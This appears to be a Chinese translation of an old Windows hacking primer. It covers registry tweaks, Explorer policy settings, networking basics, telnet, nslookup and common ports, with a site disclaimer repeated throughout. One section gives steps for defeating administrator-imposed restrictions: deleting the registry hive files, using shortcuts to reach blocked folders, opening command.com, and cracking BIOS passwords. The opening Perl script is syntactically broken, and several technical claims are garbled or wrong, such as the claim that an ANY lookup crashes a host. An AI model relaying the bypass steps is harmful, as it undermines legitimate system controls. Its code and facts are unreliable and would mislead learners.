#!c:\per\bin\perl.exe
use Win32::Service;
my ($key,%service,%status,$part);
Win32::Service::GetServices(' ',\%services);
foreach $key (sort keys %services) {
print "Print Name\t: $key,$services{$key}\n";
Win32::Service::GetStatus(' ',$services{$key};
\%status);
foreach $part(keys %status) {
print "\t$part:$status{$part}\n"if($part eq "CurrentState";
}
}
————————————script.pl————————————
```

Internet 浏览器技巧

全屏设置能增加可视区域，并使网上冲浪更具趣味性，但有时我们需要的工具栏也同时会占据一定的空间。现在，我们就来学习如何更改 Internet 浏览器工具栏的图标大小。由于该技巧所涉及的注册表涉及二进制数，因此显得有些复杂。为了简化该过程，下面我们引用了 IE 测试版本中的注册表文件，该文件能对 Internet 浏览器工具栏进行重新设置。

图表(原书第 42 页 18～24 行)。

```
REGEDIT4
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar]
"Theater"=hex:0c,00,00,30,00,00,00,74,00,00,00,18,00,00,00,1b,00,00,00,5c,\
00,00,00,01,00,00,00,e0,00,00,00,a0,0f,00,00,05,00,00,00,22,00,00,00,26,00,\
00,00,02,00,00,00,21, 00,00,00,a0,0f,00,00,04,00,00,00,01,00,00,00,a0,0f,00,\
00,03,00,00,08,00, 00, 00, 00, 00, 00, 00
```

Internet Explorer 5 能够更好地显示 HTTP 错误，比如“NOT FOUND”等。这些功能可更方便于新手使用。如果你不想在正在使用的 Web 服务器上看到这些错误提示项，你就可以进入 Internet 选项并选择“高级”标签，然后向下查找，不选择“错误信息友好显示”选项即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

对 Internet 浏览器以及 Explorer 工具栏进行设置

Internet 浏览器看上去非常简单。你想按自己的意愿对其进行设置吗？为什么不给它加一个背景图呢？为实现这些功能，可以先打开注册表编辑器，并进入下面键：

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar

现在，我们就可以在右侧面板中创建一个新的字符值，并命名为“BackBitmap”，你可以通过右击该键并选择“修改”属性值将其值更改为所选择的 Bitmap 所在的路径值。当你重新启动系统，Internet 浏览器以及 Windows 浏览器工具栏就将面貌一新。

更改 Internet 浏览器标题

如果你不喜欢 Internet 浏览器的标题，你可通过如下步骤对其进行修改。打开注册表编辑器，并进入：

HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main.

在右侧面板中创建一个新的字符值，并将其命名为“Windows Title”（请注意 Windows 和 Title 间的空格）。右击该新建的字符值并选择“修改”。键入你修改后的新标题，重新启动系统后，该设置即将生效。

我们现在来讨论一下有关 Outlook Express 中所涉及的一些技巧。如果你不喜欢 Outlook Express 中所使用的背景图案，就可以启动注册表编辑器，对如下键值进行相应修改：

HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Mail and News.

在左侧面板中点击“ColourCycle”或在菜单中选择“编辑并修改”。将其值设置为 1，然后关闭并重新启动。现在你打开 Outlook Express，无论何时都可以在打开的新消息窗口中按住“Ctrl-Shift”，并通过重复点击“z”键循环所有的颜色值，以选定你所要更改的背景色。

Internet 浏览器隐藏特性

微软的 Internet Explorer 5 有几种隐藏的特性，可通过 Windows 注册表对其进行控制。打开你的注册表，并进入下列键项：

HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Restrictions

创建一个新的双字值，并命名为 x（x 所代表详细值的列表如下所示），并将其值设置为 1 使之生效，若设置为 0 就将禁止该项。

NoBrowserClose：禁止关闭 Internet 浏览器项。

NoBrowserContextMenu：禁止右击“Context”菜单。

NoBrowserOptions：禁止“工具/Internet 选项”菜单。

NoBrowserSaveas：禁止“另存为”项。

NoFileNew：禁止“文件/新建”命令项。

NoFileOpen：禁止“文件/新建”命令项。

NoFindFile：禁止查找文件命令。

NoSelectDownloadDir：禁止“选择下载文件路径”选项。

NoTheaterMode：禁止“全屏显示”选项。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

攻击秘籍

几乎所有的系统管理员都要对系统做定期的修改，以确保系统的安全性。他们能隐藏“运行”项，“查找”命令，整个控制面板以及“我的电脑”中的 A：D：等驱动器。甚至能禁止或隐藏最细小的选项，以限制黑客的攻击行为。大多数情况下，这些限制可通过 Windows 注册表对其加以控制。但有些时候，精明的系统管理员可通过远端服务器设置这些选项，以防范黑客的攻击行为。系统管理员可以利用 Poledit 或者 Policy 编辑器更改系统的设置。这些工具不是 Windows 的默认安装选项。你需要从 Windows98 系统安装盘中的“Resource kit”文件夹中手动安装这些软件。

Policy 编辑工具软件通过编辑 user.dat 文件对用户系统进行设置，也就是对 Windows 注册表进行编辑，以更改系统的设置。它可以用来控制或者限制访问每个文件夹以及你所想到的每个选项。它甚至可以限制访问单个的文件夹、文件、控制面板、MS-DOS，以及可用的驱动器等。该软件确实能对黑客攻击的恶意行为进行有效遏制。那么我们如何删除 Policy Editor 对系统所加的种种限制呢？

Policy 编辑器并不是限制用户活动的唯一方法。正如我们所知，Policy 编辑器对 Windows 注册表（user.dat）文件进行编辑，以对系统选项加以控制。因此，也就意味着我们能直接使用 a.reg 文件对 Windows 注册表进行更改，或者直接删除或添加对系统的限制。打开注册表，并进入如下的键项：

HKEY_CURRENT_USER\Software\Policies\Microsoft\CurrentVersion\Policies

在该键下有一个名为“Explorer”的键。在该“Explorer”键中，我们可以创建一个新的双字值，并将其值设置为 1，以对其加以限制。如果想删除该限制，你可以简单地将其删除，或者将其值设置为 1 即可。在该键值下可以创建以下的双字值列表：

NoDeletePrinter：禁止删除已经安装的打印机。

NoAddPrinter：禁止添加新的打印机。

NoRun：禁止或隐藏“运行”命令。

NoSetFolder：从开始菜单（控制面板，打印机，任务栏）中的设置选项中删除“文件夹”项。

NoSetTaskbar：从开始菜单中的设置选项中删除“任务栏”系统文件夹。

NoFind：删除“查找”工具（开始→查找）。

NoDrives：隐藏并禁止显示“我的电脑”中的任何驱动器。

NoNetHood：从桌面中隐藏或删除“网络邻居”图标。

NoDesktop：从桌面中隐藏所有项目，包括文件、文件夹以及系统文件夹

NoClose：禁止关机并阻止用户正常关闭 Windows。

NoSaveSetting：即为“以不保存设置方式退出”。

DisableRegistryTools：禁止注册表编辑工具（如果你禁止该项，Windows 注册表编辑器（regedit.exe）也将不能正常运行）。

NoRecentDocsHistory：从“开始”菜单中删除“最近文档”系统文件夹。

ClearRecentDocsOnExit：在退出系统时清空“最近文档”系统文件夹。

NoInternetIcon：从桌面上删除 Internet（系统文件夹）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在相同键：HKEY_CURRENT_USER\Software\Policies\Microsoft\CurrentVersion\Policies下，你能创建一个新的子键，而不是对已经存在的“Explorer”键进行修改。现在创建一个新键，并将其命名为“System”。在所创建的“System”键下，我们能创建以下新的双字值（用 1 启用特定选项，用 0 禁止特定选项）：

NoDispCPL：隐藏控制面板。

NoDispBackgroundPage：隐藏背景页。

NoDispScrsavPage：隐藏屏保页。

NoDispAppearancePage：隐藏外观页。

NoDispSettingPage：隐藏设置页。

NoSecCPL：禁止密码控制面板。

NoPwdPage：隐藏修改密码页。

NoAdminPage：隐藏远程管理页。

NoProfilePage：隐藏用户配置（Profile）页。

NoDevMgrPage：隐藏设备管理器页。

NoConfigPage：隐藏硬件配置（Profile）页。

NoFileSysPage：隐藏文件系统按钮。

NoVirtMemPage：隐藏虚拟内存按钮。

类似地，如果我们新建一个“Network”的子键，我们就可以在其下添加以下的双字值（用 1 启用特定选项，用 0 禁止特定选项）：

NoNetSetupSecurityPage：隐藏网络安全页。

NoNelSetup：隐藏或禁止控制面板中的网络选项。

NoNelSetupIDPage：隐藏身份页。

NoNetSetupSecurityPage：隐藏访问控制页。

NoFileSharingControl：禁止文件共享控制。

NoPrintSharing：禁止打印共享控制。

类似地，如果我们新建一个“WinOldApp”的子键，我们就可以在其下添加以下的双字值（用 1 启用特定选项，用 0 禁止特定选项）：

Disable：禁止 MS-DOS 命令窗口。

NoRealMode：禁止单一模式的 MS-DOS。

因此，如果你能访问注册表，就能很容易地创建一个新的双字值，通过将其值设置为 1 开启特定的选项，设置为 0 来禁止该特定选项。但有时候如果注册表禁止访问该如何操作呢？进入 Windows 目录并删除 user.dat 或者 system.dat(这两个文件构成了 Windows 注册表）并重新启动。一旦登录了 Windows，就会显示一个关于 Windows 注册表出错的警告信息。你可以忽略该警告信息，并可同时按键组合 Ctrl+Del+Alt 清除该出错信息（不点击“OK”），你将发现所有的限制都被删除。

最通常的限制就是特殊文件夹的访问限制，使用户不能访问该文件夹，比如 Windows 系统文件夹，甚至可以锁定“我的电脑”的访问。事实上，你不能简单通过移除限制项就可以对重要的系统文件进行访问。那如何进行操作呢？我们可以使用“运行”命令（开始

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

→运行）。但不幸的是，系统管理员能阻止对特定文件夹的访问，同时也完全可以阻止对“运行”命令的访问。因此上诉方法将再次不能执行。

Windows 被誉为世界上最友好的操作系统（至少微软是这么说的）。它提供给用户实现同一个功能的多种方法。而“运行”命令是应用程序最为便捷的启动方式，但也不是唯一的方式。在 Windows 系统中你可以对一个文件，文件夹到一个 Web 链接等几乎所有的项目创建快捷方式。如果你的系统管理员阻止了对 C:\windows\系统文件夹的访问权限。如果这些文件正是你所要访问的，该怎么办呢？可以通过创建快捷方式解决该问题。我们可以在桌面上任何位置点击右键，选择“新建→快捷方式”，将出现一个标题为创建快捷键的弹出窗口。键入你想访问的受限文件夹的路径，比如键入 C:\windows\system。点击下一步，键入该快捷方式的名称，并点击“完成”。现在你通过点击该快捷方式就可以访问这些受限文件夹。

有时当你想删除一个文件或者文件夹，Windows 就将弹出“文件受保护”出错信息。这仅意味着文件受到保护，也就是 R 选项为“+”。你可以阻止 Windows 显示该出错信息，并将其属性更改非只读以后直接将该文件删除。我们可以右击该文件，选择属性并将只读属性去掉即可。

访问受限文件夹还有另外一种方法。DOS 中有一个 START 命令，其一般的语法形式如下：

START application_path

该命令的功能就是启动应用程序。如果你已经进入 DOS，就可以键入 START 命令，以访问受限文件夹。多数情况下，DOS 访问也会被禁止。因此，你可以通过快捷方式 C:\command.com 或者 C:\windows\command.com 打开（command.com 是用于打开 MS DOS 的文件）。

访问受限的驱动器

多数系统管理员所面临的问题是他们总认为用户或者黑客很笨拙。几乎所有的系统管理员都使用注册表技巧隐藏“我的电脑”中所有的驱动器。因此，为了能显示所有被隐藏的驱动器，我们可以通过简单地删除特定的键加以实现（请参考未公开秘密章节的开始部分）。

有些系统可通过 BIOS 禁止软盘驱动器。

START application_path

该命令的功能就是启动应用程序。如果你已经进入 DOS，就可以键入 START 命令，以访问受限文件夹。多数情况下，DOS 访问也会被禁止。因此，你可以通过快捷方式 C:\command.com 或者 C:\windows\command.com 打开（command.com 是用于打开 MS DOS 的文件）。如果系统中的 BIOS 受密码保护，你就需要破解 BIOS 密码（请参考第三章相关内容）。有时可将驱动器设置为可读（删除 R+属性）并通过创建其快捷方式实现对他们的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

访问。

通过编辑.Htt 文件改变你操作系统外观

如果你已经安装了 Windows 桌面更新，并启动了 Web 页选项，通过选择“视图”定制该文件夹，你就能设定该文件夹的外观。你可以更改该文件夹的背景以及其他的设置。你也可以更改存储在一个隐藏的 HTML 模板文件中的默认设置，该文件是一个扩展名为.htt 的 HTML 文本文件。该.htt 文件存储于 %systemroot%web%\web\folder.htt 。%systemroot%web%代表安装 Windows 所在的磁盘驱动器，通常为 C:。你可以像一般的 HTML 文件一样，在 ASCⅡ编辑器，比如写字板打开这些.htt 文件，并对其进行编辑。下面为你系统中的.htt 文件列表，这些文件控制着各种文件夹，通过编辑这些文件就可以定制这些文件夹的外观。

Controlp.htt 控制面板

Printers.htt 打印机

Mycomp.htt 我的电脑

Safemode.htt 安全模式

以上文件存储于%systemfolder%中的 Web 文件夹。该文件夹的.htt 文件有以下一行：

“Here’s a good place to add a few lines of your own”

你可以在该位置加入自己的一个 HREF 链接。这些链接将会出现在你所编辑的文件夹的.htt 文件中。这些操作看起来很简单，但你要了解到这些.htt 文件并不包含通常的 HTML 代码，而是 HTML 以及 Web 脚本混合在一起。因此对于初学者而言很难理解。有关 Windows 安全问题的更多方法与技巧，请阅读 Fadia’编著的《Haking Windows》，以了解更多内容。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第三章 网络攻击

- IPs，端口，和套接层:
- 域名服务
- Ping Tracert 和 Netstat
- FTP 攻击

现在，你已经知道如何控制 Windows 操作系统（OS）的工作，让我们开始使用防范攻击的 Internet 工具，好的。告诉你真相，黑客攻击可能非常的简单，如果您运行某种 Unix 操作系统，同时又有一个 shell 账户就可以了。这个说明指南主要是针对 Windows 系统的使用者，而爱好使用 Linux 的操作与 Windows 系统的操作类似。

大家普遍认为 Windows 是一个不安全的操作系统，Red hat 的安全性能要好得多，已知有接近 50 个类似的 Linux 平台。为什么黑客在 Windows 系统中发现了如此多的漏洞或错误，主要是由于该系统在世界范围内被广泛的使用，同时有许多黑客能够尝试攻击 Windows 的安全系统。

Linux 的优势是免费的，开放源代码的概念，性能高。虽然，Linux 的性能可能更好，但我不同意 Windows 系统安全性能较低的说法。因此，我认为在 Windows 系统平台上，攻击非常容易。可以肯定的是，在 Linux 平台上，不同的 shell 版本，也有大量的黑客工具可以使用，但是在 Windows 系统中也有大量的第三方的免费攻击工具。Linux 使得黑客攻击是如此的简单，使用 Windows 系统也是一样的容易。如果 ISP 不能给你提供一个 shell 账户，你可以使用拨号连接 ppp 账户到第三方 shell 账户，为了得到免费的 shell 账户，可以访问 www.cyberarmy.com或www.hobbiton.org。他们的服务非常好。

我问一个最普通的问题：哪一个操作系统对于黑客攻击来说是最坚固的系统。虽然没有最好的防止攻击的操作系统，但是，我认为使用 Windows 平台是可能的。然而，让我说最容易受到攻击的操作系统，我认为是 windows 9.x 和 Linux 系统。

Telnet

Telnet 是一个终极的黑客攻击工具，在攻击服务器之前时，每个黑客了解如何使用 Telnet，Telnet 可能是一个很好的关于如何在 TCP/IP 上请求和运行的描述。

只要通过在 GUI 窗口中输入简单的命令行程序，Telent 工具就可以链接远程的电脑。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Telnet 不会使用客户机的资源，而是使用连接服务器的资源。一般情况下，这是一个终端仿真程序，我们可以使用这个终端仿真程序访问远程电脑。这个终端仿真程序在 Win9x 系统下的路径是 C:\windows\telnet.exe，在 NT 系统下的路径是 C:\windows\system32\telnet.exe。如果您机器中路径语句设置正确，在 DOS 提示符下输入 Telnet 命令，可以启动带有 GUI 窗口的 Telnet 程序，见图 3-1。



图 3-1　telnet 登录界面

如何使用 Telent 连接到远程的电脑？

使用 Telent 链接到远程电脑十分简单。首先，从 DOS 提示符下启动 telent 应用程序，一旦 Telent 窗口弹出，点击连接→远程系统和主机名，输入你希望链接的主机，远程电脑。接着选择需要链接的端口——在本例中 Telnet 中保留的端口，大多数情况下，TermType 为 vt100。

你可能惊讶 TermType 代表什么？这代表不同类型的显示单元，vt100 兼容大多数的监视器。

在这之后，点击 Connect，你就可以连接到远程的机器。

现在，如果你是新手，可以使用以上的方法访问 Telneting 到远程电脑，但是你没有使用端口扫描。作为一个黑客，端口扫描是必须的。

Telnet 命令中的基本语法是：c:\>telnet 主机名

现在让我们复习一下这种语法，在单词 telnet 之后，就是你希望链接的主机地址和 IP 地址，接着是希望链接的远程电脑的端口。如果新的格式，将会被系统拒绝，不要担忧，只要阅读以上的格式，就会清楚了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

IP 地址

像在真实的世界内，为了能够方便地访问，每个人有一个家庭地址或电话号码，相似的，所有的电脑链接到 Internet 上，必须有一个唯一的 Internet 协议或 IP 地址，被用来访问特定的电脑。一个 IP 地址十进制的标示—32 位 Internet 地址被分为四个 8 位的字段。

IP 地址能提供什么信息，代表什么意思？

让我们举一个 IP 地址的例子，202.144.49.110

这儿，第一部分，在第一个小数点之前的数字，202，是网络标志号或网络前缀。这意味着可以通过识别网络识别号来确定主机。

第二部分，即 144，是主机号，这个可以识别网络中的主机。这意味着在相同的网络中，网络标志号相同。

然而，为了充分利用 IP 地址，考虑到不同规模网络的需要，以下有一些不同的分类：

地址类型	网络标示符范围
A 类地址（/8 前缀）	1.xxx.xxx.xxx 到 126.xxx.xxx.xxx
B 类地址（/16 前缀）	128.0.xxx.xxx 到 191.255.xxx.xxx
C 类地址（/24 前缀）	192.0.xxx.到 223.255.255.xxx

不同的分类渐渐清晰了。

每一类 A 网络包含 8 位网络前缀，和一个 24 位的主机号，这些地址支持的主机较多，主要分配给大型的网络，被认为 8 位，有 8 位的网络前缀。

在类 B 网络地址中，有一个 16 位的网络号和一个 16 位主机号，被称为 16s。

在 C 类网络地址中包含 24 位网络前缀，和一个 8 位主机号，这是 24 系统，被大多数的 ISP 使用。

由于 Internet 网络的快速增长，网络管理员面临许多问题。Internet 路由表渐渐增长，管理员不得不在新网络建立之前，从 Internet 上申请新的网络号。这就是子网的来由，现在，如果你的 ISP 是个大公司，能够提供动态的 IP 地址。在你注册到网络中之后，你会看到你的 IP 地址的前 24 位是相同的，而后 8 位不同。这是由于当子网建立时，IP 地址的结构变为：

xxx.xxx.zzz.yyy

前面的两部分是网络号，zzz 是子网号，yyy 是主机号。因此，你可以一直在相同的子网内连接到相同的子网号。因此，前面的三部分是相同的，而最后的部分，即 yyy 是不同的。

你可能惊讶，在 126 之后，在 128 之前的 127 不在这三类网络地址中。

Telnetting 到 127.0.0.1 能够被用来欺骗人们相信他们的系统被攻击。

127.0.0.1 被保留用作回路功能。这意味着它指的是本地的主机。如果你试图通过 telnet 连接 127.0.0.1 时，Telnet 客户机会连接到自己的电脑。

IP 地址可分为两类：动态和静态地址。

现在，大多数的用户使用 PPP（点到点协议），通过拨号连接到当地的 ISP 接入 Internet。因此，当你链接到当地的 ISP 服务时，你将会被分配唯一的 IP 地址，这个可以使你传输和

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

接受到数据，这个变成你的地址。现在，IP 地址会在每时每刻被重新分配，当链接到 ISP 时。也就是当你每次拨打 ISP 时，会被分配不同的地址。这就是动态分配的意思。这意味每人只能保持一个 IP 地址一次，当他再次链接或重新链接时，你将会被重新分配 IP 地址。然而，当你在一些 ISP 那里注册之后，他们会给你提供永久的 IP 地址，在那种情况下，你的 IP 地址在每次连接时都是相同的，这样的 IP 地址就被称为永久的 IP 地址或静态地址。

你可以通过映射工具来检查 IP 地址是静态的还是动态的地址：Nslookup，nslookup 主机名，这里的主机名可以用一个 IP 地址的代替，如果主机/域结果不存在，说明这是一个动态地址。如果返回一个主机名，表明这是一个静态的地址。

将你的服务器配置本地主机或 127.0.0.1，可以避免使用数据包传递，达到防止 DOS 攻击。

然而，记住 IP 地址非常困难，要记住所有的希望链接的 IP 或网站的地址更是非常的困难，例如，记住 Hotmail.com 比记住 203.43.54.12 要容易些。这就是域名系统或 DNS 的来由。

更多的有关 IP 地址的细节描述请参看：www.hackingmobilephones.com。

DNS 是一个可以将友好的主机名（像 hotmail.com）转化为 IP 地址的资源，这个主机名更加容易理解，通过主机名，即 hotmail.com 可以直接与其他的主机通信。在以后的例子中，当你在浏览器的地址栏中输入www.hotmail.com，为了与其他主机通信，浏览器可以执行一个查找或搜索，发现可读的机器 IP 地址。这意味着浏览器不需要通过 IP 地址与其他的机器通信。浏览器通过与 ISP 的 DNS 服务器联系，试图寻找主机名的 IP 转换。

一个 DNS 服务器是一个运行 DNS 软件的服务器。服务器首先会与一个主 DNS 服务器通信，如果不能找到相应的映射。接着会联系 Internet 上其他位置的 DNS 服务，或者备用 DNS 服务器。如果在备用服务器中发现匹配，接着主服务器会自动地更新自己的数据库，保证在下次访问时，不需要访问备用服务器。

每一个 DNS 服务器将搜索的主机信息存储在它的缓存内。因此，如果服务器近期寻找过一个指定的主机名，就不需要再次搜索，而是可以通过缓存为浏览器提供信息。如果缓存不存在指定的实体，就使用前面的方法，搜索整个数据库。

许多新技术现在被用于 DNS 领域，例如 amazon.com，这个电子商务公司每天有数百万的用户访问，公司的域名有多个 IP 地址。因此，DNS 会返回所有的 IP 地址，浏览器随机的选择一个地址，为了加快浏览速度，这个新技术容许 DNS 服务器返回一个最小流量的地址。

你现在明白了，以上的处理过程是如此的费时，并且会降低你的浏览速度，当浏览器与 DNS 服务器联系并实行搜索时，浪费了许多时间。当你打算浏览网站时，如何加快这个过程？如何减少每次浏览器与 DNS 服务器联系的时间消耗？答案就在主机文件的 C:\windows 目录下。

你能够将机器的 IP 地址映射为其他主机名，在 Win9.x 系统，通过编辑 C:\windows\hosts 文件（它没有扩展名）。在 NT 中，主机文件是 C:\winNT\system32\drivers\etc\hosts，在 Linux 系统中，在/etc/hosts/。

一个主机文件内容如下：

代码 55 页（32 行）-56 页（16 行）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
##################################

# Copyright (c) 1998 Microsoft Corp.
#
#This is a samle HOSTS file used by Microsoft TCP/IP stack for
Windows98
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name
# The IP address and the host name should be separated by at least one
# space
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol
#
# For example:
#
# 102.54.x.x.97 rhino.acme.com # source server
# 38.25.63.10 x.acme.com # x client host
1. localhost
##################################
```

例如，如果你知道 hotmail.com 的 IP 地址是 207.xxx.xxx.xxx，如果你将以下的内容加入 host 文件，浏览器不会实施搜索，直接使用 IP 地址进行通信。在文件中加入以下这一行内容：

207.xxx.xxx.xxx　　www.hotmail.com

现在，你的浏览器链接到 hotmail.com 的速度会更快，这个技术会加快浏览网页的速度。

DNS 搜索和反向 DNS 搜索。

Linux 或其他 Unix 系统都有一个有趣的工具 nslookup，这个工具就可以搜集主机的一些非常有价值的信息，如何利用工具搜集信息的详细说明可以参阅相关手册。Windows 用户下载 SamSpade 从www.samspade.org，实施搜索。

如同 DNS 查找将主机名转化为 IP 地址，一个反向 DNS 搜索可以将 IP 地址转化为域名地址。因此，一个 DNS 搜索可以返回一个可读 IP 地址，一个反向的 DNS 可以返回友好的主机名。

DNS 软件可以运行在主机的 53 端口，浏览器连接到 53 端口实施 DNS 搜索。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如何使用 nslookup 获得有价值的主机信息？学习特定的 Unix 命令的最好方法是阅读帮助文件，帮助文件包括了所有的 Unix 命令和参数的详细说明。

这里，第一件需要做的事情是从www.samspade.org获得 SamSpade，或运行各种版本的 Unix 系统的 shell 账户，寻找 lookup 文件的位置，可以使用以下命令：where nslookup。

这是一个普通的 nslookup 介绍，可以通过帮助手册了解更多的资源记录或查询类型。

你可以在交互模式或非交互模式下使用 nslookup，如果你在 shell 提示符下输入 nslookup，将会启动 nslookup 命令或工具。

```
$>/usr/etc/nslookup
Default Server: hobbiton.org
Address 12.12.12.12
```

现在，当你输入 nslookup，机器会返回 IP 地址和服务器的名字，运行 nslookup 命令。在本例中，它可能是 shell 账户提供者，现在，一旦启动 nslookup，你需要指定查询类型，这可能是资源记录，通过输入：

```
set type: RR
where RR can be any of the following:
A: Address
MX: Mail Exchanger
PTR: Pointer
CNAME: Canonical Name
HINFO: Host Info.
```

ANY: 在本例中，一个区域传输会返回所有主机的信息。主机额外的负担，将会导致主机运行中止，系统重新启动。

为了全面地了解 RR，可以参考相关的帮助手册。

现在，一旦 RR 或类型被设定，你需要输入你希望获得信息的服务器的主机名或 IP 地址，让我们复习这个例子，说明以下内容：

这里，我们使用 Linux 平台，不会登入任何的 shell 账户，我的 IP 地址是 127.0.0.1，并在主机中输入 A 参数

```
$>nslookup
Server: Localhost
Address: 127.0.0.1

>set type = A
>hotmail.com
Server: Localhost
Address: 127.0.01
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这里，我仅仅在>符号之后输入命令，其他行由电脑产生。

这将返回 hotmail.com 主机的地址信息，现在如果打算使用 nslookup 的非反映式模式，可以在以下格式输入命令：

```
$>nslookup Hostname
```

以上的例子，我们在主机上使用了 DNS 搜索，然而，使用 nslookup 实施反向的 DNS 搜索，监视主机的 IP 地址，而不是主机名，例如：

```
$>nslookup IP address
```

现在，你可能已经理解了 DNS 的概念，你知道了当你在 IRC 上发布 dns 命令会发生什么事情。另外一个 Unix 工具或命令叫做 DIG（域名信息搜索）。这个工具可以像 nslookup 一样获得主机的信息，这个工具是 SamSpade 的一部分。

这里，有两种类型的端口：物理（硬件）和虚拟（软件）。你可能认为端口就是 CPU 后面用来连接你的鼠标或键盘或监视器的插槽。这些是物理硬件端口。黑客关心的端口是虚拟的软件端口。一个端口是一个虚拟的信息流动的管道。一个电脑可能有大量的端口，所有的端口有一定的编号，每个端口运行特定的程序。我们如何知道哪个端口运行哪个程序，所有的端口被编号，这里有一个通常的规律，每个人可以了解哪个服务运行在哪个端口：

一些常用的端口和服务：

Ping 7
Systat 11
Time 13
NetStat 15
SSH 22 （这个与安全 shell 注册相同）
Telent 23
SMTP 25
Whois 43
Finger 79
HTTP 80
POP 110
NNTP 119
rlogin 513 （IP 浏览可以使用）

为了得到完整的运行在特定端口的端口号以及相应的服务列表，可以参考 RFC 1700。

溜客安全网 WwW.176Ku.CoM

